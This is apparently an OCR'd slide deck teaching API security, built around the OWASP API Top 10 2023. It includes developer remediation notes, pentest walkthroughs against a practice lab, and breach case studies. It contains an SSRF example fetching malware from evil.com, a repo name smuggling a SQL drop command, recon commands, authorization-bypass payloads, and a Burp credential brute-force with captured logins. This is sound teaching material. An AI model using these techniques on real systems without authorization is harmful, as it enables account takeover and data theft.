API-HACKING DEMYSTIFYIED

A Technical Overview for Security Professionals

~ ANMOL SINGH YADAV

twitter.com/IamLucif3r_

github.com/IamLucif3r_

linkedin.com/in/anmolsinghyadav

TABLE OF CONTENTS

whoami


- **Anmol Singh Yadav** [@IamLucif3r_]
- A Cyber Security Researcher & Enthusiast
- A **Site Reliability Engineer** at Institutional Shareholder Services
- Graduate in Computer Science with Specialization in **Cyber Security** & **Digital Forensics**

sanmol016@gmail.com

02

API SECURITY: INTRODUCTION

Understanding the Importance of API Security



2. An Introduction to API Security

2.1 What is an API ?


- Application Programming Interface
- Allows different applications to communicate with each other.

2.2 Why Study API Security ?

- Approximately 83% of web applications traffic is from APIs
- Ensure data Privacy & Confidentiality
- Avoid Financial Losses & Reputational Damage
- To comply with regulations & Industry Standards

2.3 Which data can be exposed through APIs?

- Financial Information (such as Credit card details, bank account numbers)
- Personal Information (such as Contact Details, SSN, Passwords)
- Health Information (such as Medical Records, Prescriptions, Health Insurance)
- User Authentication Data (such as Passwords, Access Tokens, Session IDs)




2. An Introduction to API Security

2.4 What are Types of API ?

- Public : Easiest to find
- Partner: Available to specific groups
- Private: Hardest to find

2.5 Where to look for APIs ?

- Manual Exploration: Github, API Documentations
- Web Application Scanners: Use WebApp-Scanners to detect API endpoints
- Fuzzing Tools: Fuzzing tools can be used to detect API endpoints
- Reverse Engineering: Walkthrough web apps and use tools such as mitm2proxyswagger to create a swagger for the API



Model type	Attributes
Public/open APIs used by external partners and developers who build innovative apps and products	Innovation through engaging developer community Extended market reach
Partner/B2B APIs used by business partners, including suppliers, providers, resellers, and others for tighter partner integration	Reduced partner costs API monetization Enhanced security
Internal APIs are used by developers within enterprise	Cost reduction Operational efficiency Enhanced security

Source: McKinsey Payments & Practices

03

OWASP API SECURITY TOP 10 2023

Understanding the Latest OWASP API Security Risks for 2023

OWASP

Open Web Application Security Project

Is your API Secure enough to keep the bad guys out, but open enough to let the good guys in ??

3. OWASP API Security Top 10 : 2023

API1: Broken Object Level Authorization [BOLA]

What is BOLA ?

- Very common issue
- Involves manipulating IDs to impersonate other users and access unauthorized data.

Impacts

- Data Loss
- Data Disclosure
- Data Manipulation
- Unauthorized access to objects leading account takeover

Example Attack Scenario

- An API has endpoint: **/api/v1/posts/1/edit**
- Attacker can change ‘1’ to ‘2’ and may be able to edit someone else’s posts

/api/v1/posts/2/edit

A Note to Developers

- Implement a proper Authorization Mechanism that relies on the user policies & hierarchy
- Use authorization mechanism to check if the logged-in user has access to perform the requested action
- Prefer using random and unpredictable values as IDs.

3. OWASP API Security Top 10 : 2023

API2: Broken Authentication

What is Broken Auth ?

- A Weak / Poor Authentication mechanism introduces this vulnerability
  - Missing Security Controls
  - Missimplementing Controls

Impacts

- Attacker gain control of other users' accounts
- Data Theft
- Unauthorized Transactions

Example Attack Scenario

- Permits Weak Password
- Doesn't validate authenticity of tokens
- Allows Credential Stuffing [Brute force ID/Password]

A Note to Developers

- Define strong 'Authentication policies' and standards
- Wherever possible, implement multi-factor authentication
- Implement 'Account Lockout' / Captcha mechanisms to prevent brute force attacks
- API keys should not be used for user Authentication

3. OWASP API Security Top 10 : 2023

API3: Broken Object Property Level Authorization

What is BOPLA ?

- Attackers can exploit endpoints by reading or changing values of object properties they are not supposed to access
- Mass Assignment

Impacts

- Unauthorized Access can result in Data Disclosure,
- Data Loss is possible
- Data can be manipulated very easily

Example Attack Scenario

- An User is able to set: **“account-type” = “premium”**
- Adding Objects in API requests
  - {“approved”:true}
  - {“approved”:true, “price”:”$1,000,000”}

A Note to Developers

- When an endpoint is exposed, make sure the user should have access to those properties of objects, you expose.
- Allow changes in properties of objects that should be updated by client.
- Return only minimum amount of data required according to the usage.
- Avoid using functions that bind a client’s input into code variables or object properties automatically.

3. OWASP API Security Top 10 : 2023

API4: Unrestricted Resource Consumption

What is URC ?

- Inadequate traffic control
- Multiple Concurrent requests can be performed from a single local computer or using cloud computing resources

Impacts

- Denial-of-Service (DOS) Attacks
- Data Harvesting
- Impact on service provider’s billing

Example Attack Scenario

- An attacker uploads large image by issuing a POST request to /api/v1/image. After upload is completed API creates multiple thumbnails with different sizes, which makes API unresponsive since available memory gets exhausted

A Note to Developers

- Use container-based solutions that make it easy to limit memory, CPU, number of restrats, processes etc.
- Define a ‘Maximum-Size’ on all incoming parameters and payloads
- Configure spending limits for all service providers
- Rate limiting should be fine tuned based on requirements

3. OWASP API Security Top 10 : 2023

API5: Broken Function Level Authorization

What is BFLA ?

- Attacker abuses API functionality to improperly modify (CRUD) objects.
- Often involves replacing passive methods (GET) with active ones (POST, PUT, DELETE)

Impacts

- May lead to escalate privileges
- Administrative functions are key targets for this attack
- Can be exploited to modify account details

Example Attack Scenario

- Replacing GET with PUT
- Modifying the parameters "role=admin"
- Deleting the invoice
- Adding a new user as admin
- Setting account balance = $0

A Note to Developers

- The enforcement mechanism(s) should deny all access by default.
- Review API endpoints against Function-Level flaws
- Identify functions exposing high sensitivity capability and develop controls to limit access.
- Make sure all administrative controllers inherit from an administrative abstract controller, that implements authorization checks based on user's group/role.

3. OWASP API Security Top 10 : 2023

API6: Server Side Request Forgery [SSRF]

What is SSRF ?

- Occurs whenever an API is fetching a remote resource w/o validating user-supplied URL.
- It allows sending crafted request to unexpected destination

Impacts

- SSRF creates a channel for malicious request, data access or other fraudulent activities
- Potential for data leaks
- Can lead to DOS

Example Attack Scenario

- Suppose a web page gets images from another website (say "**unsplash**")
- Attacker changes "**URI=http://evil.com/malware.exe**"
- Malware gets downloaded from malicious site.

A Note to Developers

- Disable HTTP redirections
- Validate and Sanitize all client-supplied input data
- Isolate the resource fetching mechanism in your network.
- Use Allow-List for: URL schemes and ports, Accepted Media Types, etc.

3. OWASP API Security Top 10 : 2023

API7: Security Misconfigurations

What is SM ?

- Appropriate security hardening is missing across any part of API stack
- Latest Security patches are missing.
- CORS misconfigured
- TLS is missing

Impacts

- Expose Sensitive User data
- Full server Compromise

Example Attack Scenario

- Suppose a social network page offers DM feature allowing private conversations
- To retrieve new message, webapp uses:
- ***GET /dm/user_update?c_id= 12345***
- Since API response doesn't include Cache-Control HTTP response header, private conversation end up caching by web browser.
- Attacker can retrieve them from browser cache files

A Note to Developers

- Implement Hardening procedures
- Define and enforce all API response payload schemes, including error responses, to prevent sending information back to attackers.
- Ensure all API communications over an encrypted communication channel (TLS)

3. OWASP API Security Top 10 : 2023

API8: Lack of Protection from Automated Threats

What is LPAT ?

- Abuse of legitimate business workflow through excessive automated use
- Rate Limiting gets less effective
- Attacker can access sensitive functionality in an automated manner

Impacts

- Prevents legitimate users from accessing the services
- Allows attacker to send excessive amounts of messages / comments and easily spread fake news
- Loss of critical Business activity

Example Attack Scenario

- Suppose a ride-sharing app provides referral program – users can invite friends & earn points
- Attacker write script to automate registration process, with credit getting added to his wallet
- Earns unlimited points

A Note to Developers

- Consider IP blocking of Tor exit nodes and well-know proxies
- Denying services to unexpected client devices (e.g headless browsers)
- Identify the business flows that might harm the business if they are excessively used

3. OWASP API Security Top 10 : 2023

API9: Improper Inventory Management

What is IIM ?

- Attacker get unauthorized access through old API version/endpoint
- No retirement plan for each API version
- Attacker get access to sensitive data via 3rd party with whom, there's no reason to share data

Impacts

- Access to Sensitive Data
- Take over the server through old, unpatched API versions connected to the same database
- Data Exposures via 3rd party services

Example Attack Scenario

- Suppose a social network implemented rate-limiting to prevent credential brute force in ***www.socialmedia.com*** page
- Attacker founds ***beta.socialmedia.com*** page with all same functionalities except rate-limiting. Now attacker can brute-force users ID and password

A Note to Developers

- Deploy / Manage all APIs in gateway
- Define rules for versioning and retirement
- Periodically audit 3rd party access.

3. OWASP API Security Top 10 : 2023

API10: Unsafe Consumption of APIs

What is UCA ?

- Developers tend to trust data from 3rd party APIs more than user input, thus adopts weaker security standards in input validations and sanitization

Impacts

- Exposure of Sensitive Information
- Data Theft
- Account Takeover

Example Attack Scenario

- Attacker inserts malicious address data to validation site used by client. Client fails to validate data and gets exploited
- An attacker can prepare a git repo named: **‘ ; drop db ; - -**
  - Now after integration from attacked app is done on malicious repo, it builds and SQL query to delete database.

A Note to Developers

- When evaluating service providers, assess their security posture
- Ensure all API interactions happen over a secure communication channel
- Don’t blindly follow the redirects; better to use an allow list
- Always validate and sanitize data received from integrated APIs before using it.

04

API PENTESTING

An Overview of Tools & Techniques for API Pentesting

4. API Pentesting

4.1 API Reconnaissance

- Passive Recon: Google Dorking, Git Dorking, API Directories, WayBackMachine, Shodan
- Eg:
    - ***[Google]*** intitle: “api” site:target.com
    - ***[Github]*** extension:json target

- Active Recon: NMAP, Amass, GoBuster, Kiterunner
- Eg:
    - nmap –sC –sV domain.target.com
    - amass enum –active –d target.com | grep api

4. API Pentesting


4.2 Broken Object Level Authorization

4.2.1 Create resources from **Account A** and try to access it using **Account B**

4.2.2 Using **User A's** token, try to request for **User B's** resources.

Examples:

GET /api/v1/user/user1 → 404 Not Found
GET /api/v1/user/iamlucif3r → 200 ok


GET/accounts/id1/financial_info
GET/accounts/id2/financial_info

Source: APISecurity.io

4. API Pentesting


4.2 Broken Object Level Authorization

- Object IDs in URLs tend to be less vulnerable. Try to put more effort on IDs in HTTP headers / bodies.
- Use the "session label swapping" technique or find endpoints that return IDs of objects that belong to other users.
- Always try numeric IDs, if an endpoint receives a non-numeric object ID, (like an email) try to replace it with a number.
- Some Authorization mechanisms works partially. In that case, you might end up getting 401 or 403 in response. Keep trying with different IDs.
- **Bypassing Object Level Authorization**:
  - Instead of {"id":1234} send {"id":[1234]}
  - Instead of {"id":111} send {"id":{"id":111}}
  - POST api/get_profile {"user_id":<User-A's ID>,"user_id":<User-B's ID>}

4. API Pentesting

4.3 Broken Authentication

- Configure **Burpsuite** and browser to run on same proxy.
- Go to Login (on target web-app) > Intercept request in burp > Send to Intruder



Attack type: Cluster bomb

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://crapi.apisec.ai


```
POST /identity/api/auth/login HTTP/1.1
Host: crapi.apisec.ai
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://crapi.apisec.ai/login
Content-Type: application/json
Origin: http://crapi.apisec.ai
Content-Length: 47
Connection: close

{"email":"§a@email.com§","password":"§jajsadjdas§"}
```

Performing cluster bomb attack on 'email' and 'password' parameters

4. API Pentesting

4.3 Broken Authentication

- Configure **Burpsuite** and browser to run on same proxy.
- Go to Login (on target web-app) > Intercept request in burp > Send to Intruder
- Highlight the 'email' and 'password' fields in Intruder > Click on Add



Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://crapi.apisec.ai


```
POST /identity/api/auth/login HTTP/1.1
Host: crapi.apisec.ai
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://crapi.apisec.ai/login
Content-Type: application/json
Origin: http://crapi.apisec.ai
Content-Length: 47
Connection: close

{"email":"§a@email.com§","password":"§jajsadjdas§"}
```

Performing cluster bomb attack on 'email' and 'password' parameters

4. API Pentesting

4.3 Broken Authentication

- Configure **Burpsuite** and browser to run on same proxy.
- Go to Login (on target web-app) > Intercept request in burp > Send to Intruder
- Highlight the 'email' and 'password' fields in Intruder > Click on Add
- Add payloads for Set-1 (i.e. email)



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack

Payload set: 1 Payload count: 7

Payload type: Simple list Request count: 70

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
abc123@email.com
admin@admin.com
ahmed@admin.com
crapimax@email.com
crapitester@email.com
hapihacker123@email.com
madsec2@test.com
```

Selecting Payloads for email parameter

4. API Pentesting

4.3 Broken Authentication

- Configure **Burpsuite** and browser to run on same proxy.
- Go to Login (on target web-app) > Intercept request in burp > Send to Intruder
- Highlight the ‘email’ and ‘password’ fields in Intruder > Click on Add
- Add payloads for Set-1 (i.e. email)
- Add payloads for Set-2 (password)
- Click on Attack.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length
3	hapihacker123@email.com	Password1	200	☐	☐	698
20	madsec2@test.com	Password123	200	☐	☐	688
0			500	☐	☐	538
1	abc123@email.com	Password1	500	☐	☐	479
2	crapimax@email.com	Password1	500	☐	☐	479
4	crapitester@email.com	Password1	500	☐	☐	479
5	ahmed@admin.com	Password1	500	☐	☐	479
6	madsec2@test.com	Password1	500	☐	☐	479
7	admin@admin.com	Password1	500	☐	☐	479
8	abc123@email.com	Password2	500	☐	☐	479
9	crapimax@email.com	Password2	500	☐	☐	479
10	hapihacker123@email.com	Password2	500	☐	☐	479
11	crapitester@email.com	Password2	500	☐	☐	479
12	ahmed@admin.com	Password2	500	☐	☐	479
13	madsec2@test.com	Password2	500	☐	☐	479


```
POST /identity/api/auth/login HTTP/1.1
Host: crapi.apisec.ai
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://crapi.apisec.ai/login
Content-Type: application/json
Origin: http://crapi.apisec.ai
Content-Length: 58
Connection: close

{
  "email":"hapihacker123@email.com",
  "password":"Password1"
}
```

Attack Initiated

4. API Pentesting

4.4 Broken Function Level Authorization

- CREATE, READ, UPDATE or DELETE resources as User A. Try to understand how resources are requested.
- Swap out User A token for User B's
- Send GET, PUT, POST, & DELETE requests for User A's resources using User B's token
- Check User A's resources to validate changes have been made using User B's token or not.



Source: Wallarm

05

API **HACKING:** Case Studies

Real-World Examples of API Hacks

5.1 API HACKING – CASE STUDY

Instagram

OWASP #1: Broken Object level Authorization
OWASP #2: Broken Authenication

Issue: Account Takeovers

1.Account reset requires 6-digit codes
2.Researcher found API to submit reset code guesses.
3.Guesses limited to 200 per IP
4.Researcher demonstrated could rotate through 5000 IPs in seconds
5.Enables Account Takeovers

5.1 API HACKING – CASE STUDY

Coinbase

OWASP #1: Broken Object level Authorization

Issue: Sold crypto coins one do not own

1. User scraped API Calls from web UI
2. Identified 4 parameters for any coinbase transaction
3. Manipulated the parameters via API Class
4. Sold cryptos they don't own

